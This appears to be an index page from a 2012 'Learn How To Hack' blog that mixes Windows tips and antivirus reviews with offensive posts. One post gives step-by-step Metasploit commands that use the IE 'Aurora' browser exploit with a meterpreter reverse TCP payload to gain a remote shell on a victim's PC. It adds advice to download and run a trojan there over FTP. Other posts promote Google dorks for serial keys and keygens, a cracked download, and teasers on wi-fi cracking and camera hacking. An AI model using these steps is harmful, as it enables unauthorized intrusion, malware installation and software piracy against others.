Showing posts with label Computer. Show all posts

8/02/2012

How to Get Serial Key,Keygen.Patch of any Software

Here is simple,but useful Google search hack that will help you to find Serial key,Keygen,Patch of any software.

Step 1: go to Google.com
Step 2: Type this Syntax in search bar "94fbr <Product name with desired software>".

For example:   94fbr nero
                       94fbr kaspersky antivirus 2012
                       94fbr adobe photoshop

Learn How To Hack – Best hacking website in world , Beginners Guide to Hacking Computers, Ethical Hacker, Black Hacker, Website Hacking, Wireless Hacking, Email Account Hacking, Mobile Hacking, Computer Hacking, Unix/Linux Hacking, Hardware, Networking, Programming.
Read more ...

How to see partially downloaded files via IDM

Where IDM store Temporary files??

Here is the default location:-


Code:
 x:\Documents and Settings\username\Application Data\IDM\ 

if you can't find it in there you can view it by clicking "Option--> Save to" in the idm window

ADDED:
btw if it's a "mkv" or "avi" file you can even play them without downloading the whole part by dragging and dropping first part to a media player like "KMplayer" 

Learn How To Hack – Best hacking website in world , Beginners Guide to Hacking Computers, Ethical Hacker, Black Hacker, Website Hacking, Wireless Hacking, Email Account Hacking, Mobile Hacking, Computer Hacking, Unix/Linux Hacking, Hardware, Networking, Programming.
Read more ...

1/27/2012

How to hack a wi-fi network


Doesn’t it suck when you see your laptop’s catching so many wi-fi signals but none of them is accessible.. don’t you feel like “I wish I could some how break the password and dive into the deep oceans of the information” I beleive everyone should be able to have free internet
Read more ...

How to use google for hacking


1. Hacking Security Cameras

There exists many security cameras used for monitoring places like parking lots, college campus, road traffic etc. which can be hacked using
Read more ...

Google Chrome Shortcuts and tricks

Google Chrome - imageThere are already many articles on the web about containing long details about the usage of Google Chrome and experiments we can have with it.
Read more ...

What is l33t or Language Used By Hackers


Do you know what is “leet” or “l33t”?
Any idea?

Just read on..

According to Wikipedia:- Leet (or “1337″), also known as eleet or leetspeak, is an alternative alphabet for the English language that is used primarily on the Internet. It uses various combinations of ASCII characters
Read more ...

1/20/2012

Fake Call Your Friends Using Any Mobile Number


People usually try to bring something new and try them on their friends so that they can impress them and side by side depress them with their funny pranks. So pranking has become a latest fashion in todays world so some people prank physically and some mentally so we have already posted many articles on different pranking methods you can use to depress or make fun of your friends.
Read more ...

1/19/2012

Google Plus Tips & Shortcuts


Tip #1: Adding Friends from Suggestions. On the right hand side, there’s a Suggestions area highlighting friends you can easily add
Tip #2: Adding Friends from Yahoo Mail. This option is available when clicking the circles icon on the toolbar. If you are a Yahoo! Mail user, go for it.
Read more ...

1/18/2012

Best Antivirus Software of 2012


With 2012 around the corner, we want to upgrade our antivirus software to the latest and greatest. The antivirus software below will prevent computer viruses from attacking and infecting your computer.


Avira Antivirus Premium

Avira provides not only protection but also performance with a tendency for over-protection due to the Advanced Heuristics Analysis Detection system. The price is reasonably low at $29.99 and it has an easy, straightforward installation.

Trend Micro Titanium Antivirus 2012

Thus far, Trend Micro Titanium has made a great name for itself and we predict that it will sustain this reputation come 2012. This new line of security software uses cloud technology to bring real-time updates to your screen. Trend’s speed is definitely its greatest asset.

AVG Antivirus 2012

AVG is a great antivirus option, and its 2012 line has made improvements on its social network protection, in particular. The updates are automatic and continual, and it boasts some epic LinkScanner technology. However, the speed is slower than software like Trend.


Freebies:

AVG Antivirus Free 2012

With an impressive malware cleanup, this free software is a great option for those who need both cleanup and malware blocking. If you like this software, you can always move on up to the AVG Antivirus 2012 for $39.99.

Panda Antivirus 1.5 Free Edition

Panda, like Trend, uses cloud technology to make this software light on your PC. With speed and reliability, Panda has impressed many critics recently. While it doesn’t have “2012” in the title, the latest product runs with the best 2012 products. It has continually ranked the highest in malware removal, but sometimes has an incomplete cleanup. You can download the free edition of Panda Cloud Antivirus and give it a shot if you’re skeptical. The Panda Antivirus Pro 2012 goes for about $49.99/year.


Read more ...

Recover Deleted Data Using FreeUndelete Software


Many times it happens that we accidentally delete some important data from our computer. In such cases data recovery softwares are very helpful but most of them are paid softwares. There are only few Free data recovery softwares available on the the internet and one of them is FreeUndelete.
Read more ...

How to password protect a PowerPoint presentation


Microsoft PowerPoint is a powerful tool to use for creative presentations. Today, the latest technique to present you is by using computer slides. You can say it is very attractive and proper way to present the ideas to others.
Read more ...

How to convert word files into PDF?

You can convert your reports, spreadsheets and any word files into Adobe Portable Document Format (.pdf). There are many free and paid software’s available to convert normal files into .pdf,
Read more ...

1/17/2012

Windows 7 Cheat Sheet


As you all know Windows 7 RC3 is launched. Here’s a little cheat sheet I made up for some of the handy new hot key combination, many of which I’ve become quite dependent on!

From Desktop

Read more ...

Save entire Page for Offline viewing


Saving Web Pages with Internet Explorer 6

Occasionally, you may want to save an entire Web page on your computer (text, hyperlinks, graphics, and all). To save the Web page that currently appears in Internet Explorer, choose File–>Save As to open the Save Web Page dialog box shown in the following figure. Select the folder in which you want the page saved and then click the Save button.
Read more ...

1/14/2012

Read more ...

Hack PC(Get Command Line) without Sending Any File !


Hack PC(Get Command Line) without Sending Any File !


First you Must Download Metasploit
Code:
http://www.metasploit.com/releases/framework-3.3.3.exe


(Windows OS)
After Download & Install

Run Metasploit Update And Wait Until Update Complete!
Then Run Metasploit Console

Then Do Like This(Bolds Texts is Which You must Write):

msf > use exploit/windows/browser/ie_aurora
msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ie_aurora) > set LHOST (your IP)
msf exploit(ie_aurora) > set URIPATH /
msf exploit(ie_aurora) > exploit
[*] Exploit running as background job.[*] Started reverse handler on port 4444[*] Local IP:http://192.168.0.151:8080/[*] Server started.

msf exploit(ie_aurora) >

Open Internet Explorer on a vulnerable machine (we tested Windows XP SP3 with IE 6) and enter the Local IP URL into the browser. If the exploit succeeds, you should see a new session in the Metasploit Console:
[*] Sending stage (723456 bytes)[*] Meterpreter session 1 opened (192.168.0.151:4444 -> 192.168.0.166:1514)

msf exploit(ie_aurora) > sessions -i 1[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINXP\Developer

meterpreter > use espia
Loading extension espia...success.

meterpreter > shell
Process 892 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Developer\Desktop>


[ Remember CMD is Most Useful Control of WIN32 You Can Use FTP Command! To Download Trojan in slave PC! And Run it ]


Learn How To Hack – Best hacking website in world , Beginners Guide to Hacking Computers, Ethical Hacker, Black Hacker, Website Hacking, Wireless Hacking, Email Account Hacking, Mobile Hacking, Computer Hacking, Unix/Linux Hacking, Hardware, Networking, Programming.
Read more ...


How to Clear your tracks on PC & System


How to Clear your tracks on PC & System


Your computer is tracking all your actions and stores the 

evidence into your hard disk. Anyone else can see where you
 have been on Internet and the images, movies you have
 seen, even everything you did on your computer would 
leave traces on your computer, Perhaps you stumbled onto
 one or two adult Web sites. Perhaps by accident. Perhaps


 on purpose. And you don't want your husband/wife,
 dad/mom, boss/colleague or anyone else to know 
you've been there.

You can clear your history or empty your cache file 

in your browser's settings, but it will not protect you,
 some files can not be Erase.

Now its simple Single Click Complete Erasing! 

With only one click, Internet
History Eraser can clean up every trace of your

 Internet activity! Just
Choose what you want to erase, then click the 

Erase, and Internet History
Eraser will automatically remove all traces of

 your internet history!

Download
CRACK


Learn How To Hack – Best hacking website in world , Beginners Guide to Hacking Computers, Ethical Hacker, Black Hacker, Website Hacking, Wireless Hacking, Email Account Hacking, Mobile Hacking, Computer Hacking, Unix/Linux Hacking, Hardware, Networking, Programming.
Read more ...


The Ultimate Guide to Computer Repairing Ebook


                 The Ultimate Guide to Computer Repairing  is amazing book for everyone to read. Read how to maintain and repair any desktop and laptop computer. Ebook Has Articles with photos and videos that show detailed step by step pc repairand maintenance procedures Ebook also have many links to online videos that explain how you can build, maintain, speed up, clean, and repair your computer yourself. Put the money that you were going to pay the PC Tech in your own pocket. 


DOWNLOAD HERE


Learn How To Hack – Best hacking website in world , Beginners Guide to Hacking Computers, Ethical Hacker, Black Hacker, Website Hacking, Wireless Hacking, Email Account Hacking, Mobile Hacking, Computer Hacking, Unix/Linux Hacking, Hardware, Networking, Programming.
Read more ...

1/13/2012

Seven useful Windows 7 tips and tricks

1. Bypass the Recycle Bin
The Windows Recycle Bin is a good safeguard against accidental file deletions. However, when you know you want to permanently delete a file, you can bypass it. Instead of pressing the Del key, press Shift+Del, thenShift+Enter to confirm.
If you prefer, you can also permanently disable the Recycle Bin. First, right-click on the Recycle Bin, then choose Properties. Click on the drive you want to disable the Recycle Bin for, then select "Don't move files to the Recycle Bin. Remove files immediately when deleted." Click the OK or Apply button to save the changes.

Disable Recycle Bin(Credit: Screenshot by Ed Rhee)
2. Open Windows Explorer faster
Are you still mousing over to a Windows Explorer icon or double-clicking on My Computer to browse your files? Try pressing Windows Logo+E instead, to instantly launch Windows Explorer.
3. Enable underlining of keyboard shortcuts
Windows has many menu shortcut keys, but they're hidden by default. To enable the underlining of the shortcuts, go to Control Panel > Ease of Access Center > Change how your keyboard works. Click on the box next to "Underline keyboard shortcuts and access keys," then hit the OK or Apply button to save.
Enable underline shortcuts(Credit: Screenshot by Ed Rhee)
Underlined shortcuts
On the left, underlining is disabled. On the right, underlining is enabled.
(Credit: Screenshot by Ed Rhee)
4. Bypass the Windows splash screen
Disabling the Windows splash screen can shave a couple seconds from your total boot time. Launch the Windows Run command (Windows Logo+R), then type msconfig. Under the Boot tab, check the box next to "No GUI boot." Hit the OK or Apply button to save the changes.
Bypass Windows splash screen(Credit: Screenshot by Ed Rhee)
5. Lock Windows quickly
Whether you're at the office, library, or cafe, it's always a good idea to lock Windows before you step away. To lock Windows quickly, press Windows Logo+L.
6. Show hidden files, folders, and drives
To view files, folders, and drives that Windows hides, open the Windows search box (Windows Logo) and type folder. Next, select Folder Options from the search list and navigate to the View tab. Under Hidden files and folders, check the box next to "Show hidden files, folders, and drives."
Show hidden files(Credit: Screenshot by Ed Rhee)
7. Rename multiples files
To rename multiple files in Windows, highlight the files you want to rename, then hit the F2 key. Rename the first file, then hit Enter. All your files will be renamed and a number in parenthesis will be added to the end of the name. If you change your mind, you can hit Ctrl+Z to undo the rename.
Files to rename
Original file names to rename.
(Credit: Screenshot by Ed Rhee)
Files renamed
New file names.
(Credit: Screenshot by Ed Rhee)
That's it. If you know of any other cool Windows tips and tricks, feel free to share them in the comments.
Read more ...

Protect your USB Flash Drive Contents with Password Lock


USB Safeguard Software to encrypt and protect data with a password on your removable pen drive.

USB Safeguard enables you to encrypt and password protect sensitive data on your USB drive. You can selected one or more folders to be encrypted and choose to securely delete the original (unencrypted) files with the built-in file shredder.


Lock your USB Pen Drive with Password : USB Safeguard


Simply drag and drop files and folders to quickly protect your sensitive documents, and then enter an password to encrypt and decrypt the files that you want to protect from prying eyes.


The program also includes a handy Safe Browsing feature that allows you to launch Internet Explorer without leaving any Internet traces on the host computer. Other features include an on-screen keyboard for secure password input and free space wiping.

Download USB Safeguard

USB Safeguard uses 256-bit AES encryption to protect your date. The program is not installed on your PC, it runs directly from your USB pen drive.

Read more ...